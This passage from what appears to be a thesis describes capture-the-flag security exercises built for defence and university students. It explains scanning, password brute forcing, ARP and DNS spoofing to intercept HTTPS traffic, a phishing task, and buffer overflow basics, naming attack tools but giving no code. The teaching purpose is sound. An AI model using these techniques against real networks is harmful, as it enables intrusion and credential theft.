It should be clear that it is not easy to create information security exercises that would be interesting and beneficial at the same time to all these people. However, one of our objectives is to try to cope with the situation.

3.1.2 Prerequisites for Students

At best the students should have experience in administrating Windows and Linux based systems, understand the main networking protocols (e.g. ARP, IP, ICMP, TCP, UDP, DNS, HTTP), have programming skills in a standard language, have some experience with web technologies (like HTML, PHP, Javascript) and knowledge about relational database management systems (MySQL).

According to our experiences most of the postgraduate university students conform to these demands. The IT specialists from the EDF have less expertise with web technologies. Writing a program in the time limits of the lab to do simple text manipulation tends to be also problematic. As the actual skills and previous knowledge of IT technologies are still quite different among the audience, the exercises should be feasible to students with not so

good background. On the other hand, the missions should be interesting and challenging to skillful students. Thus, we have to provide solid background information and hints that could be used to help them to complete the tasks.

3.2 Selection of the Topics

Our aim is to teach the students a range of security problems by placing them in an attacker's position where they have to commit a targeted attack against a fictitious company. The priority is to consider scanning (Sec. 2.2) and penetration (Sec. 2.3) phases of an assault. We believe that to know how the attackers compromise the systems in the first place is most important to the defenders to prevent such events from occurring.

Asymmetric distributed denial of service (Sec. 2.4) attacks are interesting in theory, but it wouldn't be very useful to prepare an environment where the students could try out these attacks themselves. Furthermore, the students can practice defending their systems against DDoS attacks during the international cyber defence exercise (Sec. 6).

The next attack phases such as maintaining access (Sec. 2.5) and covering tracks (Sec. 2.6) would assume that the attackers have already gained access to protected systems at some level. As our primary audience consists of postgraduate students participating in cyber defence master's studies, we have to take into account the topics covered in other courses. Backdoors, rootkits and other hiding techniques are already part of courses like malware or computer forensics[20].

We would like to emphasise that these exercises are not meant for training penetration testers. Methodological and profound penetration test committed by talented persons would consist of substantially more steps and techniques that we are able to cover. For instance, as the exercises are not against the real organisation we are not going to deal with WAN reconnaissance (Sec. 2.1) such as intelligence gathering about the target's business and the structure of the organisation; identifying people who have registered the domains; and doing other kinds of personnel discovery. Social engineering, malware deployment or post exploitation techniques are out of the the scope of our exercises although they are often very important for pen-testers.

Taking into account the previous argumentation and some other issues,

[20]Description of the master's programme in cyber defence is available at `http://www.ip.ttu.ee/index.php?lang=est&main_id=246`, last checked 08.06.2009

we can list the main aspects that have to be considered when selecting the topics for the execises:

- practical exercises should be focused on scanning and penetration phases of an attack,
- vulnerabilities or other aspects of systems security that the exercises cover should be relevant and prevalent at present or in the near future,
- we should stay relatively generic and not discuss attacks that are typical to only some specific products or technologies,
- we must have enough lab resources to implement the exercises on selected topics.

Currently we have prepared exercises on the following topics:

- network and vulnerability scanning,
- brute force attacks,
- network sniffing and man in the middle attacks,
- exploiting network services,
- web application vulnerabilities: session hijacking, path traversal, code and SQL injection, cross site scripting, cross site request forgery.

3.3 Constraints

We assume that at most 20 students will participate in the training activities at the same time. There are several reasons for such an assumption.

- Instructing 20 students simultaneously in a computer class is already quite difficult for one supervisor. Furthermore there are 20 workstations in the classroom that could be connected to our lab over fast connection. Although theoretically students with their own laptop could also join the class, and most of the exercises actually do not need a fast connection. Nevertheless we find that 20 is a reasonable limit.

- The execution of scanning and brute-forcing exercises could bring along considerable amount of network traffic which in turn could impair the performance of the lab network and systems under attack. The more computers scanning simultaneously the network, the more traffic.
- The hardware resources of the lab and the capabilities of virtualization software that we can use are limited. Some of the missions require that every student has her own system or little network to play with. For instance ARP poisoning and DNS spoofing in local area networks doesn't work if everybody tries to attack the same system at the same time. Exploitation of security holes could take the system down. For the exercise covering network sniffing in switched environment we need 3 virtual systems for each student which means running 60 machines at the same time for that single exercise.

Some of the training could be executed as full day events. Thus, setting up the exercises should not take much time. The instructor has to be able to prepare the next exercise in 10 minutes if it occurs on the same day.

Most of the exercises should be simple enough to be completed during the lesson in the classroom. One lesson usually lasts 3 hours in total.

3.4 Lab Environment

3.4.1 Technical Issues

For the implementation of the exercises we can only count on the resources we currently have. Consequently, the requirements for hardware and software depend on our existing facilities. Our laboratory belongs to Signal Battalion of EDF and is located in Tallinn. It's purpose is to support several educational and research projects of cyber defence. Hence we have to share the servers and networking devices between several projects. The systems for the exercises have to be up and running infrequently — only when we are building or testing them and when the students are actually working in the classroom. Currently we need to organise only few courses a year. Thus, it would not be economically sensible to acquire specific hardware just for our courses, although it would greatly simplify the process of preparing the lab.

The environment designed for the exercises should be implemented with virtualization software as much as possible. By virtualising network switches and computers one would need a lot less hardware and it would be much easier

to share that hardware. On the other hand, the current virtual devices may not have many of the security features that are included into the hardware solutions. When improving the exercises in the future, we have to further analyse the requirements for new network devices, in order to be better able to cover network security.

The details about hardware and software resources currently in our lab can be found in the Annex B.

3.4.2 Building Systems for the Exercises

When selecting operating systems, applications, tools and programming languages for building the exercise systems we have to consider the following main aspects: students' background; cost, prevalence and popularity of the technologies; security problems within them; our own skills and experiences with using the chosen building blocks.

Based on the previous arguments the following technologies have been used for the lab systems:

- Linux and Windows XP operating systems,
- prevalent network services like OpenSSH, OpenVPN, proftpd, bind9, etc,
- Apache, PHP and Smarty, Perl, MySQL for the web applications.

Currently, the vulnerable sample web applications have mainly been developed using the so called LAMP platform: Linux, Apache, MySQL, PHP. This platform was chosen because of its popularity and because PHP is easy to learn and use. For instance, in OWASP's webpage it has been noted that the alternative platform J2EE has a steep learning curve, which makes it difficult for web designers and entry-level programmers to use it to write applications. The wide use of PHP also brings along more security problems with applications written in that language, because there are many developers who do not know about the security issues or simply just don't care. In the future we have plans to cover more technologies, although in general the underlying problems are the same.

All systems used during the courses have to be thoroughly tested to maximise the use of time and to avoid technical problems. Workstations and virtual machines used by the students have to be prepared considering the

different experience levels of the learners — the environment should be as comfortable as possible so that the students could focus on the missions and not on some subproblems associated with e.g. operating systems in use. For instance the system administration course of TUT is mainly based on Debian operating system. Thus, we should also use that Linux distribution or Ubuntu Linux, which is based on Debian, as a foundation for systems used by the students in our course. However, most of the tools cited will also run on Windows or at least have good Windows alternatives. It is not important, which specific tools will be used for accomplishing the tasks. It is important that the students learn to understand the underlying problems and how to avoid them.

4 Description of the Exercises

4.1 General Aspects

4.1.1 Organisation of Labs

The exercises are built around scenarios, which consist of one or several tasks. Generally, to complete a task one has to investigate a small network or simple system and try to find sensible information by potentially compromising the targets. The students are given background information about specific security problems before each mission. Countermeasures how to avoid and protect against these issues are also discussed. Most of the exercises are carried out as small *Capture The Flag* contests. At the moment these exercises are meant to be solved individually, but they should prepare the students to participate in larger competitions where the students are divided into teams.

The reasons for selecting this approach are the following.

- By exploring the techniques used by the attackers we can learn how to defend our systems and avoid making mistakes that could be exploited by the intruders.
- Hands-on training tends to be more effective than just listening to lectures, because the students have to try out the methods and techniques in practice.
- CTF competition makes the process of learning more interesting. Also, the contest will train the students to cope with stressful situations where the strategy of future steps has to be chosen quickly. These circumstances are usual when one is solving a real security incident.
- If the learners are going to be security managers they need to have at least some abilities to demonstrate security weaknesses to system administrators or upper management. Ability to do security testing at some level helps to identify and correct the underlying systems management process failures that produced the vulnerability detected by the test.
- There has been a lot of discussion in security mailing lists recently noting that many consulting firms are still selling reports generated by automatic vulnerability scanners for a high price that give their

customers a false sense of security. When solving the exercises the learners will use some of the most popular free tools to test systems security. Hopefully, the students will see that these automatic tools are useful only in the very first phase of a security or penetration test, and a manual assessment by talented, experienced and devoted specialists has to be done to acquire the actual status of their systems security.

4.1.2 Management of Labs

We developed a simple web application for the scoring system and for distributing the instructions to the students. This decision firstly stems from the fact that we need a scoreboard to support CTF contests, but there are several other aspects as well for developing a new application.

- As many of the exercises are potentially used for university courses, there should be a way to evaluate the results of the students — which missions they have completed, how much time did they need. In addition, some of the students would need more hints to solve the tasks whereas others would like to take a more challenging approach and accomplish the tasks without hints. A simple web application could suit for these requirements.

- The existing course management systems like Moodle, WebCT or Ilias are a bit too complex for our needs. Besides, the TUT or EDF have several different e-learning environments in use and there seems to be no consensus on which one to utilise.

- For our custom scoring rules to support CTF competitions the existing course management systems would require modifications.

- The application required is generally simple and its development is not labour-intensive.

The scoring system includes descriptions of missions and tasks, references to background materials about the security issues under consideration, and a scoreboard. The students can have an overview of their progress, get hints of how to move on with the exercise if they get stuck and submit answers to the tasks. We have used the CakePHP framework for the implementation of this web application.

4.1.3 Scenario

The exercises are built around the following fictitious scenario[21]. Anna Sophia is very interested in any subject associated with UFOs and aliens. She is convinced that the governments must know much more about these topics than they admit. Anna begins to study computer hacking as a way to find "suppressed information". She manages to find a range of IP addresses that belong to a little known element of the U.S. military, the Outer Space Command. The student is placed in a position of Anna's friend who agrees to help her in discovering interesting information from systems of the the Outer Space Command. The idea is that the students will learn aspects about information security by investigating, attacking and compromising the systems and applications of this fictional organisation.

4.1.4 Tools

Throughout all the exercises the students are not required to use any specific tools. In fact all the exercises could be accomplished with the help of several different software products. However, in the background materials and in the examples we give suggestions about freeware tools that are widely used by the security community.

Currently, the exercises could be too much oriented to just using tools. Our aim is to cover a wide range of problems in relatively short time period. Meanwhile, it takes considerable amount of time to write e.g. a buffer overflow exploit even against a system without specific buffer overflow protection mechanisms. Therefore, we mostly have to count on existing tools. Nevertheless, we can explain generally how these tools or exploits work before starting the missions.

4.2 Network Scanning

4.2.1 Introduction

Network scanning is the process of gathering information about the network by discovering live hosts, determining the operating system of these computers, identifying open ports and services that are listening on those ports. Network scanning is used by the system administrators, network engineers,

[21]This scenario was compiled by Kenneth Geers

auditors and security specialists for network asset management, security auditing and compliance checking. At the same time, network scanning is also used by the intruders to find interesting targets to attack.

Network scanning usually begins with host discovery or so called *ping scan* to identify which IP addresses have alive systems behind them. If the scanner is in the same subnet with the targets it could just send out an ARP[22] request for every IP in that network and get reliable results about alive hosts. In other cases there are several options for performing the ping scan. The software scanning tools usually send out ICMP echo request messages and wait for ICMP echo reply from running host. As often the firewalls are configured to block some of the ICMP traffic this technique is not always reliable. The other popular methods of discovering alive hosts are referred as TCP SYN ping, TCP ACK ping and UDP ping. For instance the TCP SYN ping involves sending a TCP SYN packet to some port that is more probably open (e.g. 80, 443, 3389), because scanning all the ports could take tremendous amount of time. If the target replies with RST or SYN/ACK packet, it is alive.

The purpose of port scanning is to identify the state of target's TCP and UDP ports. Remote ports could be classified as open, closed, filtered, unfiltered, etc. This is the way the results are reported by the well-known network scanner nmap[23]. The most popular scanning technique for TCP ports is SYN scan, which is quick and provides reliable results. If the port responds to the SYN packet with a SYN/ACK it is considered to be open and if it responds with a RST it is considered as closed. A filtered port indicates that an ICMP unreachable error or no response was received. In addition to TCP SYN scan the status of the ports could be identified by using many other scanning methods. Note that reliable UDP scanning is difficult because it is a connectionless protocol and doesn't use handshakes. Fairly accurate results about the status of UDP ports could be obtained by sending valid application packets for the most common UDP protocols and looking for any responses.

After all open TCP and UDP ports have been identified, the next reasonable questions would be: what services are listening on those ports, what are the specific versions of the applications and what operating system the

[22] *Address Resolution Protocol* is used in IP networks to find host's hardware address when only it's IP address is known

[23] `http://nmap.org`, last checked 20.06.2009

target is running. Answers to these questions are useful for determining if the host is vulnerable to specific flaws and exploits or detecting unauthorised or dangerous devices in the network.

Network scanners are capable of sending service specific probes to the target ports. The responses to the probes are compared to the database containing details about thousands of well-known services. For instance, the version detection engine of nmap network scanner tries to determine the service protocol (e.g. FTP, SSH, Telnet, HTTP), the application name (e.g. ISC BIND, Apache httpd, Solaris telnetd), the version number, hostname, device type (e.g. printer, router), the OS family (e.g. Windows, Linux) and other details [18, p. 391].

Operating system could also be guessed by knowing the open ports and the names of the services running on the system. If TCP ports 137, 139 and 445 are open on the host, it is highly probable that the target is a Windows system. TCP/IP stack fingerprinting is another powerful method to determine the operating system of remote hosts. Essentially, this technique is based on the observation that there are discrepancies how different operating systems implement certain parts of standard TCP/IP protocols. Again, the scanner sends ICMP, TCP, UDP and other probes to open and closed ports, analyses the responses and compares the results with the fingerprints in the database.

The typical methods to reduce the effectiveness of network scanning and probing undertaken by the attackers include filtering ICMP messages, identifying port scans and dropping all the packets from the attacker's IP by firewalls or IPS devices, trying to deceive the intruder and slowing down the scanning by using IP-level tarpits. LaBrea is the original tarpitting program written by Tom Liston. This software works by watching ARP requests and replies. Suppose the scanner S is probing target IP address T which is located in the network behind router R. Suppose the host running LaBrea is also connected to the same subnet with T. When the program sees consecutive ARP requests spaced several seconds apart, without any intervening ARP reply, it assumes that T is unoccupied. LaBrea then creates an ARP reply with a bogus MAC address, and sends it back to R. The router now believes that there is a machine behind this bogus MAC address and forwards any traffic destined to the T to this MAC address. When the tarpit now receives TCP SYN packet from S it sends SYN/ACK in response without opening a socket or preparing a connection. After sending ACK S believes

it has completed the 3-way handshake. If now S starts to send any data, LaBrea answers with bogus packets that request the sender to "slow down". This will keep the connection established and waste even more time of the scanner[24].

4.2.2 Objectives

The objective of the exercises on network scanning is to give the students basic hands-on experience on gathering technical information about the network. This involves discovering general network topology, identifying alive IP addresses, determining the operating systems, applications and services running on the hosts. The students should learn how the common scanning techniques work. Understanding the interworkings of the scanning methods requires some knowledge about the networking protocols like ARP, IP, ICMP, TCP and UDP. If the students are not familiar with these protocols, they will learn at least some of the basic aspects about them.

Our goal is to ensure that the students have to actually think about the specific task to choose the optimal strategy. As the exercises will be conducted in competitive environment it wouldn't make sense just to initiate a comprehensive network scan of all the IPs in the range and all 65535 TCP and UDP ports. Such a thorough scan would take too much time.

4.2.3 Tools

In the network scanning exercises we have referenced the following programs that could come in aid when solving the tasks: nmap, unicornscan, Xprobe2, Metasploit, amap. Nmap is definitely the favourite network scanning tool for most security professionals. From the learning perspectives nmap has very good documentation and also a very useful option: `--packet-trace` which displays all the packets that the scanner sends to and receives from the network and giving some insight into how the scanner actually works.

4.2.4 Implementation

For the network scanning exercises we have set up a small virtual network consisting of more than 10 hosts. The network is divided into 4 segments: external, DMZ, internal servers and internal workstations. Into the external

[24] `http://labrea.sourceforge.net/README`, last checked 20.05.2009

segment we placed a LaBrea tarpit and a honeypot. This kind of setup is somewhat artificial, but we wanted to make the exercises more interesting and motivate the students to figure out the actual network topology. Some of the hosts are more secure than others. Windows systems have different patchlevels and firewall rules. Currently we have not installed Intrusion Prevention Systems (IPS) or any other mechanism to block the scanner's IP addresses. However, evading IPS could be an advanced topic covered in the future version of the exercises. The network is implemented using VMWare ESX virtual machines and virtual switches.

The network scheme and more detailed description of the hosts can be found in the Annex C.1.

4.2.5 Tasks

Scanning and probing could be a component of many exercises. The following tasks have been prepared directly for the topic of network scanning.

- Find a webserver from subnet with netmask /27[25] and submit it's IP address as an answer (student has only 3 chances).
- Find an SSL VPN server running on TCP port from the subnet with netmask /27 and submit it's IP address and port number as an answer. Additional task: figure out on which UDP port the VPN service is listening.
- Find all open UDP ports in given range on specific host.
- Figure out the general external network topology. Try to identify all real alive hosts.
- Find all Windows workstations from subnet with netmask /24.
- Find a workstation with Windows XP SP1 operating system from the subnet with netmask /24. This host is easy to compromise.

[25]Subnet mask is written down here to refere to the size of the subnet. In case of the current example there could be $2^{(32-27)} - 2 = 30$ hosts at maximum in the subnet.

4.2.6 Further Improvement

Our currently prepared virtual network doesn't have external DNS server. Firstly we should make up an "external" domain for our exercise environment and install DNS service. This makes the network much more realistic and creates new avenues for information collection and attacks.

According to the feedback from master's students, this topic was quite well known for them. Few students said that they actually didn't learn anything new during this task. In the future we should prepare exercises covering more advanced techniques. However, we do not have a plan to drop the topic, because it is essential to administrators, auditors, and security specialists. Also, many learners still find it interesting and useful. The following items should be considered to improve exercises about network scanning:

- Focus more on tasks that are useful for real-life tasks. For instance scan large network for open proxies or find all servers form a network running vulnerable version of application.
- Practice the techniques used for IPS evasion. Authorised personnel can usually access to the network they need to scan behind IPS. On the other hand it is useful to test out the techniques that make the detection and prevention of the malicious traffic harder. Potential intruders will use those methods! However, as the IPS systems are constantly evolving we need to be firstly identify if the evasion methods are relevant anymore.
- Exercise firewall rules detection by using methods implemented in firewalk[26].
- Test out techniques used to scan networks behind stateless firewalls.
- Consider IPv6 implications to network scanning.

4.3 Vulnerability Scanning

4.3.1 Introduction

As noted in (Sec. 2.2.2) the purpose of vulnerability scanning is to identify known vulnerabilities in known network services and applications. Using

[26] `http://www.hacktoolrepository.com/tool/46/Firewalk`, last checked 13.06.2009

vulnerability scanner is an effective and fast way of determining the security status of the systems and to ensure that no obvious vulnerabilities exist. However, vulnerability scanning doesn't provide a clear strategy to improve security [19].

Vulnerability scanners apply many of the methods that we described when considering network scanning — host discovery, port scanning, operating system and service version detection. The initial step of Nessus, for instance, is the attempt to identify remote operating system, because the other modules depend highly on the target host OS. The modules are used to run different tests on target systems. Some of the scanners could be given authentication credentials for specific services like SMB or even remote access services like SSH to commit more thorough and accurate security assessment.

It is important to remember that vulnerability scanners are just tools with no real intelligence to help to assess the security of computer systems. If something is found the human has to verify the results and make final judgements. Nevertheless, vulnerability scanners should be used periodically and especially after significant changes are made to the organisation's network.

4.3.2 Objectives

The objective of the vulnerability scanning exercise is to familiarise the students with automatic vulnerability scanners. The exercise should give some insight into what could be expected from these tools. The students will see that the scanners are usually not very accurate and produce a lot of false positives and negatives such that the results should be always manually verified.

Currently we have prepared only one task specifically focusing on vulnerability scanning. This task is just about using an existing tool — freely available and widely used vulnerability scanner OpenVAS[27]. In addition to choosing correct plugins according to the type of the target and interpreting the results there is actually not much to do. It would be more useful and interesting to have tasks that require amending the capabilities of some vulnerability scanner e.g. writing a custom plugin for OpenVAS. We plan to consider implementing this idea in the future version of the exercises. At

[27]Note that during the test course in 2008 we used Nessus 3 for vulnerability scanning. The licence of Nessus 4 does not allow us to use it freely for non-personal use.

present, our aim is to stay at the introductory level and not to cover some of the topics so deeply.

4.3.3 Tools

We suggest the students to use the following freely available scanners to complete the tasks: OpenVAS and Nikto version 2. First of them is a more general vulnerability scanner, Nikto's purpose is to scan web servers. Naturally, there are various other software available. The commercial products have changed from simple vulnerability scanners to more complex security management solutions.

4.3.4 Implementation

For the vulnerability scanning exercise we use the same virtual network created for missions on network scanning.

4.3.5 Tasks

We have prepared the following vulnerability scanning task:

- Use vulnerability scanner to assess the security of Windows workstation. Give an estimation to the results. If possible, then manually verify the findings.

4.3.6 Further Improvement

The students should write a script for checking some specific vulnerability. This could be a plugin for existing vulnerability scanner like OpenVAS. Another option is to use Nmap Scripting Engine for automating vulnerability detection. The task probably takes more time to be suitable for classroom exercise, but it could be a home assignment.

4.4 Brute Force Attacks

4.4.1 Introduction

From this moment we mainly focus on the penetration stage of the attack (Sec. 2.3) and start to explore vulnerabilities and techniques exploited by the intruders to gain unauthorised access.

Brute force attack consists of systematic try-out of a large number of possible candidates for the solution. Brute forcing is usually applied to bypass authentication controls. Username and password guessing is still common way to compromise Internet facing servers. Even fully patched systems are vulnerable to dictionary attack, if simple passwords are used. Recently, brute force attacks against remote services like SSH, FTP and telnet have been very popular [25]. Note that according to a survey conducted by the author of nmap in summer 2008, TCP port 23 (default port of telnet) was in the 2nd place and TCP port 21 (default port of FTP) in the 4th place of most commonly open TCP ports [18, p. 75]. However, if strong policies have been enforced to user account management, remote brute force dictionary attacks are not effective anymore. They are slow, noisy and could lead to account lockout.

Suppose an attacker has been able to capture password hashes for some user accounts. Then more effective offline password cracking could be applied to restore the original passwords. Especially interesting off-line password crackers are tools like RainbowCrack which implement the time-memory trade-off technique [22] to speed up the process. Password cracking is also used for legal purposes. One could audit the strength of the users' passwords by trying to crack the code words in a secure environment.

Brute force techniques are widely used when attacking web applications. Authentication mechanisms could also be bypassed by figuring out valid session IDs in addition to password guessing. A brute force of common file and directory names can expose administrative areas, third-party components, backup files, or even archives of the entire site.

Weaknesses or implementation bugs in cryptographic technology have been exploitable to brute force. For instance, on May 13th 2008 a serious vulnerability was announced in Debian based OpenSSL package[28]. In essence, removal of few lines from the source code caused all the operations of OpenSSL's pseudo random number generator to use only 32767 different seed values. When creating a new OpenSSH key on such vulnerable platform, there are only 32767 possible outcomes for a given architecture, key size, and key type. Thus by precalculating the set of keys and trying them all out, one could compromise any user account that has a vulnerable key listed in the `authorised_keys` file. This key set is also useful for decrypting

[28] `http://www.metasploit.com/users/hdm/tools/debian-openssl/`, last checked 14.06.2009

a previously-captured SSH session, if the SSH server was using a vulnerable host key. There is even a Wireshark patch available which allows to decrypt an SSL session if at least one of the parties was using vulnerable OpenSSL package[29].

4.4.2 Objectives

The main objective of the exercises on brute force attacks is to emphasise that often the simplest way of exploiting a system is actually by brute force. A few remote login brute-forcing tools will be utilized during the exercises. We also cover the vulnerability in Debian based OpenSSL package.

4.4.3 Tools

The students are free to use any remote login brute forcing program supporting custom dictionary. We refer to THC-Hydra, Medusa and Brutus, but suggest to use Hydra, because it is faster in our specific context. For brute-forcing SSH login, a python script available on the Internet is provided.

4.4.4 Implementation

At least two hosts from the virtual network initially prepared for scanning exercises could be easily compromised by brute force attacks. Firstly, we have set up a website protected by HTTP Basic Authentication. The username is easily guessable by following the exercise scenario and the password is also weak. Secondly, we have installed an SSH key generated by vulnerable OpenSSL package for a root account in one of the Linux hosts.

It is important to consider the performance of the network and the systems against which the brute force attacks will be executed. The students will begin the exercise approximately at the same. Therefore the network firewalls have to handle massive amount of simultaneous connections. The services will be also under heavy load.

4.4.5 Tasks

We have prepared the following tasks under the topic of brute force attacks:

[29] `http://www.lucianobello.com.ar/exploiting_DSA-1571/`, last checked 14.06.2009

- Gain access to a web page that is protected by HTTP Basic Authentication.

  The students have to guess the username and password. They will get a list of about 20 dictionary words and a general description of how users often construct passwords from common words. We have seen the following approach while being a security manager. Suppose that "password must meet complexity requirements" is enabled on Windows systems. Then it is quite common that the users will choose a dictionary word, capitalise the first letter, add some numbers in the end of it and use the result as their password. The students have to write a script that modifies the given list of words according to the same description and then try them all out on the web server.

- Compromise a root user account that has vulnerable SSH key installed into `authorized_keys` file.

4.4.6 Further Improvement

The attack against SSH vulnerable keys is a good example of impact on security a small mistake can cause. Nevertheless, as this particular attack is not relevant anymore the task should be replaced. The new one could be integrated with topics on web application security — brute-forcing somewhat predictable session IDs. Another option is to cover off-line password cracking attacks. In wireless networks, one could sniff the 4-way handshake between valid client and access point. From this handshake one could extract the hash of the WPA pre-shared key. The most efficient way of "cracking" those hashes is to utilise rainbow tables[30]. After all, we have to take into account that although brute-force attacks still tend to be very effective, using an existing tool for committing the attack could be quite boring and not particularly educative. Therefore, on this topic we have to prepare tasks that do not take much of the students' time.

[30] `http://www.renderlab.net/projects/WPA-tables/`, last checked 13.06.2009

4.5 Man In The Middle Attacks

4.5.1 Introduction

In a man-in-the-middle attack (MITM), the attacker intercepts the communication between two parties, e.g. client and server. Both parties believe they are talking directly to each other. In reality the intruder is posing as client to server and as server to client. In case of many protocols the attacker can split the original connection between two new connections, acting as a proxy. This gives the attacker an opportunity to read, insert or modify data in the intercepted communication. The plaintext protocols without encryption and authentication like HTTP are inherently insecure against MITM attacks. Others like RDP have had vulnerabilities. Protocols utilising public key infrastructure have the general problem of trusting the certificates and public keys. Suppose the user tries to browse a website on the server over the HTTPS. Suppose attacker is in the middle of the connection proxying the requests. The malicious person could provide the user a forged certificate acting as server. Of course, the web browser warns the user about security problems of the certificate, but the user could nevertheless blindly accept it. In case of this kind of scenario the attacker can dissect even an SSL protected connection.

There are several methods that could be utilized to commit MITM attack. Some of the methods have been described in the following paragraphs.

ARP spoofing In a switched network environment, packets are only sent to the port they are destined for, according to their destination MAC addresses. Network interfaces are only sent packets that are meant to them, including multicasts and broadcasts. Network traffic could be sniffed using a technique known as ARP poisoning or ARP spoofing. The attacker sends spoofed ARP replies to certain devices that cause the ARP cache entries to be overwritten with the attacker's data. In order to sniff network traffic between two points, A and B, the attacker needs to poison the ARP cache of A to cause A to believe that B's IP address is at the attacker's MAC address, and also poison the ARP cache of B to cause B to believe that A's IP address is also at the attacker's MAC address. Then the attacker's machine simply needs to forward these packets to their appropriate final destinations. After that, all of the traffic between A and B still gets delivered, but it all flows through the attacker's machine [10].

ARP poisoning has been often exploited by malware. Consider for instance the following scenario. A host in a subnet is somehow infected by a Trojan. Next, the malware starts to inject malicious JavaScript into content served off web servers located in the same subnet with the infected host[31]. It is difficult to discover this kind of layer 2 attacks without specific ARP spoofing detection tools like arpwatch installed in the network.

DNS spoofing It is possible to achieve MITM attack if the attacker can change the DNS data. Suppose the user would like to visit a website `www.abcd.ee`. Firstly, the user's browser has to solve the name of this site into the IP address of the server. Suppose the attacker can force this name to resolve into the attacker's own IP. Then the user would actually make a connection to attacker's system. By proxying all the client's requests to the authentic website `www.abcd.ee` the attacker can successfully intercept the requests and read or modify the data in transit.

How to change the DNS data in the first place? If being in the same local area network with the victim, the attacker could run a sniffer, intercept DNS requests on the fly, see the request ID number and send a fake reply with the correct ID number. The important aspect to note is that the attacker has to reply before the real DNS server. In addition, the DNS server could be vulnerable to cache poisoning attacks [11]. There have been vulnerabilities in DNS clients as well[32].

Route mangling The attacker could hijack traffic by sending out false routing advertisements. BGP is the core routing protocol of the Internet. In BGP MITM, the attacker firstly hijacks a route, but then ultimately forwards the traffic to the original destination. Several presentations state that this scenario is a realistic and a serious issue [27, 13].

DHCP spoofing Suppose the attacker can sniff DHCP requests from hosts without static IP address. If the attacker could reply before the real DHCP server, it is possible to manipulate the following parameters of the victim: IP address, default gateway, and IP addresses of DNS servers.

[31] `http://isc.sans.org/diary.html?storyid=6001`, last checked 14.06.2009

[32] `http://www.microsoft.com/technet/security/Bulletin/MS08-020.mspx`, last checked 14.06.2009

4.5.2 Objectives

Many networks still don't have any protection against ARP and DHCP spoofing. Many novice network administrators are still not aware that it is trivial to sniff a switched network, if special security settings are not applied. Our purpose is to emphasise that countermeasures in local area networks have to be applied to protect against MITM attacks. The exercises demonstrate how ARP poisoning could be used to eavesdrop traffic even when the user is communicating with the HTTPS server. During the initial briefing the students will be given background information about ARP protocol and the vulnerabilities in it. The students will also learn how phishing attacks could be launched by utilising DNS spoofing. We discuss the pros and cons of typical countermeasures like port level security, static ARP tables on very sensible subnets, monitoring with tools such as arpwatch and dynamic ARP inspection. In practice only the last safeguard by installing ArpON (Arp handler inspectiON)[33] will be tested.

4.5.3 Tools

We refer to the following tools that could be used to complete the exercises.

- Sniffing traffic in switched environment: arpspoof, tcpdump or wireshark.
- Redirecting traffic to attacker's host, creating fake SSL certificates and proxying requests: dnsspoof, webmitm.
- Decrypting captured SSL traffic: ssldump.
- Doing the previous 3 items with just one tool: ettercap. Using only single program to do all the steps doesn't give so good overview of how the attack actually works. Thus we encourage the students to use different tool for every single subtask.
- Dynamic ARP inspection as protective mechanism: ArpON.

[33] `http://arpon.sourceforge.net/`, last checked 14.06.2009

4.5.4 Implementation

Each student needs a separate environment to ensure the attacks will work and the users will not disturb each other. We have built a small network consisting of 3 virtual hosts: compromised machine for the attacker, computer for the user, and a web server. This environment will be cloned for every student. The learner will have remote access to the attacker's host over SSH and VNC.

4.5.5 Tasks

The description of the tasks follows.

- You have compromised a workstation on a local network. Get access to the web server that is frequently visited from hosts in the same subnet with your compromised computer. The page is protected by HTTP Basic Auth and it is unrealistic that you could use brute-force attack in this case. You could try MITM attack and wait until some legitimate user connects to the server. Note that for simplicity all the hosts are actually on the same subnet.
- Get access to a report that is regularly downloaded from the HTTPS server by the users on the same subnet with your computer.
- Commit a phishing attack by setting up a fake web server. Redirect the users in the same subnet with you to your fake webserver instead of `www.google.ee`.
- Install and configure ArpON on your computer, find a partner from the classroom and test if it is effective against ARP poisoning attacks

4.5.6 Improvement

Many students had to spend a lot of time with extracting a PDF document from the dissected SSL traffic. They tried to interpret the binary data as ASCII text using different text editors instead of some hex editor. As completing this extraction process is not the objective of the exercise, the task should be made easier. Also, many students didn't have actually enough time to test the ArpOn tool for ARP poisoning prevention.

We have intention to more thoroughly investigate the route mangling issues and other data link and network layer attacks like VLAN hopping or *Spanning Tree Protocol* manipulation. These could be potential topics for new exercises.

4.6 Exploitation

4.6.1 Introduction

Under the current topic we describe the basics of the most common attacks exploiting vulnerabilities in network services.

Buffer overflows have been causing serious security problems for decades and they still exist today. Presently one of the most infamous examples of this vulnerability class is MS08-067 or CVE-2008-4250. These ID numbers refer to a vulnerability in Microsoft Windows Server Service that allows remote attackers to execute arbitrary code via a crafted RPC request. This vulnerability has been exploited by the Internet worm called Conficker, which by January 2009 had infected over 9 million of computers[34].

Memory Segmentation To describe the essence of buffer overflow vulnerabilities let us first consider the segmentation of process memory based on [10, ch. 0x270]. A compiled program's memory is divided into five segments: text, data, bss (block storage segment), heap, and stack. Each segment represents a special portion of memory that is set aside for a certain purpose. The text segment contains the assembled machine language instructions of the program. The data and bss segments are used to store global and static program variables. They have a fixed size.

The heap segment is directly controlled by a programmer. It can grow or shrink as needed by using allocation and deallocation algorithms. For instance the following C or C++ functions and operators allow the dynamic memory allocation on the heap: `malloc()`, `free()`, `new` and `delete`.

The stack segment has also variable size and is used to store local function variables and context during function calls. When a program calls a function, that function will have its own set of passed variables, and the function's code will be at a different memory location in the text segment. Common data elements placed in the stack include the parameters passed to the function,

[34] `http://www.confickerworkinggroup.org/wiki/`, last checked 14.06.2009

function's local variables, saved registry information, and return address. The return address is crucial element in the context of stack based overflows. It is used to remember the address where the program should jump when the function finishes execution and returns.

Buffer Overflow Memory region of contiguous chunks of data with the same type is known as a buffer (e.g. character array). A buffer overflow condition exists when a program attempts to put more data in the buffer than it can hold. Languages like C or C++ do not perform bounds checking to prevent writing past the end of a buffer. The programmers have to perform these checks themselves in their code, but often they are not careful enough. In C/C++ programs, data can overflow both the stack and the heap. These overflows may overwrite security critical data and in worst cases allow the attacker to remotely execute arbitrary code on the vulnerable system.

Heap based overflows are generally more difficult to exploit than stack overflows. First, the attacker has to figure out some security critical variable to be filled with desired value. Second, the attacker has to find a buffer that can overflow in such a way that it overwrites the target variable. This generally means the buffer needs to have a lower memory address than the target variable [34]. However, heap overflows are common and can cause real security problems. This has been proved by number of exploits taking advantage of vulnerabilities like MS04-007 or MS04-028 in Windows systems or similar kind of weaknesses in other software products.

